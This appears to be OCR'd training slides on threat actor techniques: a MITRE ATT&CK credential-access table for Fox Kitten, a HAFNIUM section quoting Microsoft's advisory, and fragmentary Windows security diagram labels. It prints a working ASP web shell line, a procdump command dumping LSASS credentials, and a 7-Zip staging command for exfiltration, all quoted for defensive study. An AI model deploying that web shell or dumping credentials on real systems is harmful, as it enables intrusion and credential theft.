
ID	Technique/Sub-Technique	Context
T1003.001	OS Credential Dumping: LSASS Memory	The threat actor used `procdump` to dump process memory from the Local Security Authority Subsystem Service (LSASS).
T1003.003	OS Credential Dumping: Windows NT Directory Services (NTDS)	The threat actor used Volume Shadow Copy to access credential information from the NTDS file.
T1552.001	Unsecured Credentials: Credentials in Files	The threat actor accessed files containing valid credentials.
T1555	Credentials from Password Stores	The threat actor accessed a `KeePass` database multiple times and used `kee.ps1` PowerShell script.
T1558	Steal or Forge Kerberos Tickets	The threat actor conducted a directory traversal attack by creating files and exfiltrating a Kerberos ticket on a NetScaler device. The threat actor was then able to gain access to a domain account.

Fox Kitten

https://www.cisa.gov/uscert/ncas/alerts/aa20-259a

Credential Access

HAFNIUM



Attack details

After exploiting these vulnerabilities to gain initial access, HAFNIUM operators deployed web shells on the compromised server. Web shells potentially allow attackers to steal data and perform additional malicious actions that lead to further compromise. One example of a web shell deployed by HAFNIUM, written in ASP, is below:

```
<%@ Page Language="Jscript"%><%System.IO.File.WriteAllText(Request.Item["p"],
Request.Item["c"]);%>
```

Following web shell deployment, HAFNIUM operators performed the following post-exploitation activity:

- Using Procdump to dump the LSASS process memory:

```
C:\windows\temp\procdump64 -accepteula -ma lsass.exe C:\windows\temp\lsass
```


- Using 7-Zip to compress stolen data into ZIP files for exfiltration:

```
c:\ProgramData\7z a -t7z -r  c:\ProgramData\it.zip c:\ProgramData\pst
```

https://www.microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/

Security

Windows Security Fundamentals



RESOURCE

Owner

Group

ACLs

Security Descriptor

SRM checks:
- Integrity Level
- Owner
- ACL

PROCESS


Access Token

KERNEL

Verification by **Security Reference Monitor**

Windows Security Fundamentals

Security Descriptor



